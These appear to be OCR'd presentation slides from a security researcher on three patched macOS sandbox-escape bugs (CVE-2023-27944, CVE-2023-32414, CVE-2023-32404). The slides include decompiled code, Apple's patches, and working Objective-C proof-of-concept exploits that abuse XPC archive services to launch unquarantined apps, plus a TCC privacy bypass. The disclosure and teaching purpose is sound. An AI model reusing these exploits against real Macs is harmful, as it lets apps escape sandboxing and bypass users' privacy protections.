
```
...
;; allow accessing asset store files upon consuming sandbox extension
(allow file-read* file-write*
    (require-all
        (extension "com.apple.app-sandbox.read" "com.apple.app-sandbox.read-write")
        (home-regex "/Library/Trial/v[0-9]+($|/)AssetStore")))

(allow file-read* file-write*
    (require-all
        (extension "com.apple.app-sandbox.read" "com.apple.app-sandbox.read-write")
        (regex "/Library/Trial/v[0-9]+($|/)AssetStore")))

;; Read/write access to a temporary directory.
(allow file-read* file-write*
       (subpath (param "TMPDIR"))
       (subpath (param "DARWIN_CACHE_DIR")))
```

# CVE-2023-27944

## The Exploit

```objc
@protocol TrialArchivingServiceProtocol <NSObject>
- (void) extractArchiveFromHandle:(NSFileHandle *)archiveHandle withArchiveName:(NSString *)archiveName toDirectory:(NSURL *)dstURL destDirExtension:(NSString *)destDirToken postExtractionCompression:(unsigned long long)post completion:(void (^)(unsigned char))reply;
@end

void exploit_TrialArchivingService(void) {
    [[NSBundle bundleWithURL:[NSURL fileURLWithPath:@"/System/Library/PrivateFrameworks/TrialServer.framework"]] load];
    NSXPCConnection *connection = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.trial.TrialArchivingService"];
    connection.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(TrialArchivingServiceProtocol)];
    [connection resume];
    // archive file handle
    NSURL *payload = [[NSBundle mainBundle] URLForResource:@"sbx.app" withExtension:@"zip"];
    NSFileHandle *archiveHandle = [NSFileHandle fileHandleForReadingAtPath:[payload path]];
    // destination directory
    NSString *dstPath = [NSHomeDirectory() stringByAppendingPathComponent:@"Library/Trial/v0/AssetStore"];
    [[NSFileManager defaultManager]createDirectoryAtPath:dstPath withIntermediateDirectories:YES attributes:0 error:0];
    NSURL *dstURL = [NSURL fileURLWithPath:dstPath];
    // destination directory sandbox extension
    typedef const char *(*PFN)(const char *extension_class, const char *path, uint32_t flags);
    void *h = dlopen("/usr/lib/system/libsystem_sandbox.dylib", 2);
    PFN sandbox_extension_issue_file = (PFN)dlsym(h, "sandbox_extension_issue_file");
    const char *token = sandbox_extension_issue_file("com.apple.app-sandbox.read-write", [dstPath UTF8String], 2);
    // fire the hole, it will extract the archive file bundle to this App container, without the quarantine extended attribute
    __block dispatch_semaphore_t done = dispatch_semaphore_create(0);
    [connection.remoteObjectProxy extractArchiveFromHandle:archiveHandle withArchiveName:@"exploit" toDirectory:dstURL destDirExtension:[NSString stringWithUTF8String:token] postExtractionCompression:0 completion:^(unsigned char ret) {
        NSLog(@"ret:%d", ret);
        dispatch_semaphore_signal(done);
    }];
    dispatch_semaphore_wait(done, DISPATCH_TIME_FOREVER);
    // However, this extraction will drop the executable (X) permission. Create a symlink as a workaround
    NSString *target = [dstPath stringByAppendingPathComponent:@"sbx.app/Contents/MacOS/Automator Application Stub"];
    symlink("/System/Library/CoreServices/Automator Application Stub.app/Contents/MacOS/Automator Application Stub", [target UTF8String]);
    NSString *openCmd = [NSString stringWithFormat:@"open %@/sbx.app", dstPath];
    system([openCmd UTF8String]);
}
```

# Demo link: https://youtu.be/VbqGbxmSLoA



# CVE-2023-27944

## Patch in macOS 13.3

```
22  v10 = (unsigned __int8)+[_PASEntitlement taskWithAuditToken:hasTrueBooleanEntitlement:logHandle:](
23                          &OBJC_CLASS____PASEntitlement,
24                          "taskWithAuditToken:hasTrueBooleanEntitlement:logHandle:",
25                          CFSTR("com.apple.TrialArchivingService.internal"),
26                          v9);
27  objc_release(v9);
28  v11 = (void *)TRILogCategory_Archiving();
29  v12 = objc_retainAutoreleasedReturnValue(v11);
30  if ( v10 )
31  {
32    if ( os_log_type_enabled(v12, OS_LOG_TYPE_DEFAULT) )
33    {
34      v13 = (unsigned int)objc_msgSend(v4, "processIdentifier");
35      buf[0] = 67109120;
36      buf[1] = v13;
37      _os_log_impl(
38        (void *)&_mh_execute_header,
39        v12,
40        OS_LOG_TYPE_DEFAULT,
41        "accepting connection from pid %d",
42        (uint8_t *)buf,
43        8u);
44    }
45    objc_release(v12);
46    ret = 1;
47  }
48  else
49  {
50    if ( os_log_type_enabled(v12, OS_LOG
51      sub_10000A75E(v4, v12);
52    objc_release(v12);
53    objc_msgSend(v4, "invalidate");
54    ret = 0;
55  }
56  objc_release(v7);
57  objc_release(v4);
58  return ret;
59}
```

```
000071DF -[TRIServiceDelegate listener:shouldAcceptNewConnection:]:22 (1000031DF)
```

| | | | |
|---|---|---|---|
| | 16:17:40.580326+0800 | TrialArchivingService | TrialArchivingService started |
| | 16:17:40.583467+0800 | TrialArchivingService | _PASEntitlement: Entitlement "com.apple.TrialArchivingService.intern |
| | 16:17:40.583542+0800 | TrialArchivingService | connection from pid 4262 is missing entitlement. Rejecting connectio |
| | 16:17:40.583781+0800 | exploit_TrialArchivingService | connection interrupted! |

/System/Library/PrivateFrameworks/TrialServer.framework/Versions/A/XPCServices/TrialArchivingService.xpc/Contents/MacOS/TrialArchivingService (/System/Library/PrivateFrameworks/ProactiveSupport.framework/Versions/A/ProactiveSupport)

Volatile INFO

Subsystem: com.apple.triald Category: archiving Details

2023-03-28 16:17:40.583467+0800

```
_PASEntitlement: Entitlement "com.apple.TrialArchivingService.internal" is not present.
```

# CVE-2023-32414

Fixed in macOS Ventura 13.4

**DesktopServices**

Available for: macOS Ventura

Impact: An app may be able to break out of its sandbox

Description: The issue was addressed with improved checks.

CVE-2023-32414: Mickey Jin (@patch1t)

/System/Library/PrivateFrameworks/DesktopServicesPriv.framework/XPCServices/ArchiveService.xpc

# CVE-2023-32414

## com.apple.desktopservices.ArchiveService

```
_OBJC_INSTANCE_METHODS_DSArchiveServiceProtocolInternal __objc2_meth_list <18h, 5>
                                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_DSArchiveServiceP
                __objc2_meth <offset sel_itemDescriptorsForItemWithURLWrapper_passphrases_comp
                              offset aV4008162432, 0>
                __objc2_meth <offset sel_archiveItemsWithURLWrappers_toURLWrapper_options_comp
                              offset a64081624q32q40, 0>
                __objc2_meth <offset sel_unarchiveItemWithURLWrapper_toURLWrapper_options_pass
                              offset a64081624q3240q, 0>
                __objc2_meth <offset sel_archiveItemsWithURLWrappers_passphrase_addToKeychain_
                              offset a64081624c32q36, 0>
                __objc2_meth <offset sel_unarchiveItemWithURLWrapper_passphrases_addToKeychain
                              offset a68081624c3236q, 0>
```

```
1  char __cdecl -[DSArchiveServiceDelegate listen
2          DSArchiveServiceDelegate *self,
3          SEL a2,
4          id a3,
5          id a4)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYP
8
9    v4 = (void *)((__int64 (__fastcall *)(id, SE
10   v5 = DSArchiveServiceXPCInterface();
11   v6 = objc_retainAutoreleasedReturnValue(v5);
12   objc_msgSend(v4, "setExportedInterface:", v6);
13   ((void (__fastcall *)(id))objc_release)(v6);
14   v7 = (void *)DSArchiveServiceStreamingXPCInterface(v6);
15   v8 = objc_retainAutoreleasedReturnValue(v7);
16   objc_msgSend(v4, "setRemoteObjectInterface:", v8);
17   ((void (__fastcall *)(id))objc_release)(v8);
18   v9 = objc_opt_new(&OBJC_CLASS___DSArchiveExportedService);
19   objc_msgSend(v4, "setExportedObject:", v9);
20   objc_msgSend(v4, "resume");
21   ((void (__fastcall *)(__int64))objc_release)(v9);
22   ((void (__fastcall *)(void *))objc_release)(v4);
23   return 1;
24 }
```

# CVE-2023-32414

## The Issue

Not quarantined after the extraction!

```
 95  v24 = -[DSArchiveExportedService performActionOfKind:onResourcesWithURLWrappers:clientDestinationFolderURLWrapper:calledFromL
 96          v22,
 97          "performActionOfKind:onResourcesWithURLWrappers:clientDestinationFolderURLWrapper:calledFromLegacyAPI:actionHan"
 98          "dler:completionHandler:",
 99          1LL,
100          v53,
101          v64,
102          v61,
103          v34,
104          v27);
00017557 -[DSArchiveExportedService unarchiveItemWithURLWrapper:passphrases:addToKeychain:destinationFolderURLWrapper:
```


# CVE-2023-32414

## The Exploit

```
@interface DSArchiveService : NSObject
- (void)unarchiveItemAtURL:(id) itemURL passphrase:(id) password destinationFolderURL:(id) dstURL completionHandler:(void (^)(NSURL
*, NSError *))arg2;
@end

void prepare(void) {
    NSLog(@"preparing %@/payload.zip", NSHomeDirectory());
    system("mkdir -p poc.app/Contents/MacOS; mkdir dst");
    [@"#!/bin/bash\ntouch /tmp/sbx\n" writeToFile:@"poc.app/Contents/MacOS/poc" atomically:YES encoding:NSUTF8StringEncoding
error:0];
    system("chmod +x poc.app/Contents/MacOS/poc; zip -r payload.zip poc.app");
}

void exploit_ArchiveService(void) {
    [[NSBundle bundleWithURL:[NSURL fileURLWithPath:@"/System/Library/PrivateFrameworks/DesktopServicesPriv.framework"]] load];
    DSArchiveService *service = [[objc_getClass("DSArchiveService") alloc]init];

    NSString *payloadPath = [NSHomeDirectory() stringByAppendingPathComponent:@"payload.zip"];
    NSString *dstPath = [NSHomeDirectory() stringByAppendingPathComponent:@"dst"];
    [service unarchiveItemAtURL:[NSURL fileURLWithPath:payloadPath] passphrase:nil destinationFolderURL:[NSURL
fileURLWithPath:dstPath] completionHandler:^(NSURL *dstFolder, NSError *error) {
        NSLog(@"dstFolderURL:%@, error:%@", dstFolder, error);
        NSString *cmd = [NSString stringWithFormat:@"open %@/poc.app", [dstFolder path]];
        system([cmd UTF8String]);
    }];
}
```

Reuse the XPC client directly

Demo link: https://youtu.be/RMyKyHYibSk



# CVE-2023-32414

## Patch in macOS 13.4

```
10  v5 = objc_msgSend(v4, "valueForEntitlement:", CFSTR("com.apple.private.ArchiveService.XPC"));
11  v6 = objc_retainAutoreleasedReturnValue(v5);
12  v7 = objc_opt_class(&OBJC_CLASS___NSNumber);
13  if ( (unsigned __int8)objc_opt_isKindOfClass(v6, v7) && (unsigned __int8)objc_msgSend(v6, "boolValue") )
14  {
15    v8 = (void *)DSArchiveServiceXPCInterface();
16    v9 = objc_retainAutoreleasedReturnValue(v8);
17    objc_msgSend(v4, "setExportedInterface:", v9);
18    objc_release(v9);
19    v10 = (void *)DSArchiveServiceStreamingXPCInterface();
20    v11 = objc_retainAutoreleasedReturnValue(v10);
21    objc_msgSend(v4, "setRemoteObjectInterface:", v11);
22    objc_release(v11);
23    v12 = (void *)objc_opt_new(&OBJC_CLASS___DSArchiveExportedService);
24    objc_msgSend(v4, "setExportedObject:", v12);
25    objc_msgSend(v4, "resume");
26    objc_release(v12);
27    ret = 1;
28  }
29  else
30  {
31    if...
32    if ( (unsigned __int8)LogWithOSLogEnabled() )
33    {
34      v16 = (void *)LogObj(0LL);
35      v17 = objc_retainAutoreleasedReturnValue(v16);
36      if ( os_log_type_enabled(v17, OS_LOG_TYPE_ERROR) )
37      {
38        buf = 138543362;
39        v20 = v6;
40        _os_log_impl(
41          (void *)&_mh_execute_header,
42          v17,
43          OS_LOG_TYPE_ERROR,
44          "No valid entitlement: %{public}@",
45          (uint8_t *)&buf,
46          0xCu);
47      }
48      objc_release(v17);
49    }
50    ret = 0;
51  }
    objc_release(v6);
00013DE4 -[DSArchiveServiceDelegate listener:shouldAcceptNewConnection:]:36 (10000FDE4)
```

# CVE-2023-32404

Fixed in macOS Ventura 13.4

**Shortcuts**

Available for: macOS Ventura

Impact: An app may be able to bypass Privacy preferences

Description: This issue was addressed with improved entitlements.

CVE-2023-32404: Mickey Jin (@patch1t), Zhipeng Huo (@R3dF09) of Tencent Security Xuanwu Lab (xlab.tencent.com), and an anonymous researcher

/System/Library/PrivateFrameworks/WorkflowKit.framework/XPCServices/ShortcutsFileAccessHelper.xpc

# CVE-2023-32404

## Extra bonus!

**Not only the sandbox escape,**
**but also the full TCC bypass at the same time!**

```
[Dict]
        [Key] com.apple.application-identifier
        [Value]
                [String] com.apple.WorkflowKit.ShortcutsFileAccessHelper
        [Key] com.apple.private.tcc.allow
        [Value]
                [Array]
                        [String] kTCCServiceSystemPolicyAllFiles
        [Key] com.apple.shortcuts.file-access-helper
        [Value]
                [Bool] true
```

# CVE-2023-32404

## com.apple.shortcuts.file-access-helper

```
 1 char __cdecl -[ServiceDelegate listener:shouldAcceptNewConnection:](ServiceDelegate *self, SEL a2, id a3, id a4)
 2 {
 3   // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 4
 5   v4 = objc_retain(a4);
 6   v5 = +[NSXPCInterface interfaceWithProtocol:](
 7          &OBJC_CLASS___NSXPCInterface,
 8          "interfaceWithProtocol:",
 9          &OBJC_PROTOCOL___WFFileAccessHelperProtocol);
10   v6 = objc_retainAutoreleasedReturnValue(v5);
11   objc_msgSend(v4, "setExportedInterface:", v6);
12   objc_release(v6);
13   v8 = (void *)objc_opt_new(&OBJC_CLASS___WFFileAccessHelper, "setExportedInterface:", v7);
14   objc_msgSend(v4, "setExportedObject:", v8);
15   objc_msgSend(v4, "resume");
16   objc_release(v4);
17   objc_release(v8);
18   return 1;
19 }
```

```
_OBJC_INSTANCE_METHODS_WFFileAccessHelperProtocol __objc2_meth_list <18h, 1>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_WFFileAccessHelperProtocol↓o
                __objc2_meth <offset sel_extendAccessToURL_completion_, \ ; "extendAccessToURL:completion:"
                              offset aV32081624, 0> ; "v32@0:8@16@?24"
off_100003020   dq offset aV3208Nsurl16VF
                                        ; DATA XREF: __data:0000000100003710↓o
                                        ; "v32@0:8@\"NSURL\"16@?<v@?@\"FPSandboxin"...
```

# CVE-2023-32404

## The Issue

```
1  void __cdecl -[WFFileAccessHelper extendAccessToURL:completion:](WFFileAccessHelper *self, SEL a2, id a3, id a4)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v12[0] = 0LL;
6    v5 = (void (__fastcall **)(id, FPSandboxingURLWrapper *, id))objc_retain(a4);
7    v6 = +[FPSandboxingURLWrapper wrapperWithURL:readonly:error:](
8           &OBJC_CLASS___FPSandboxingURLWrapper,
9           "wrapperWithURL:readonly:error:",
10          a3,
11          0LL,
12          v12);
13   v7 = objc_retainAutoreleasedReturnValue(v6);
14   v8 = objc_retain(v12[0]);
15   v9 = v8;
16   if ( v7 )
17   {
18     v10 = v7;
19     v11 = 0LL;
20   }
21   else
22   {
23     v10 = 0LL;
24     v11 = v8;
25   }
26   v5[2](v5, v10, v11);
27   objc_release(v5);
28   objc_release(v7);
29   objc_release(v9);
30 }
```

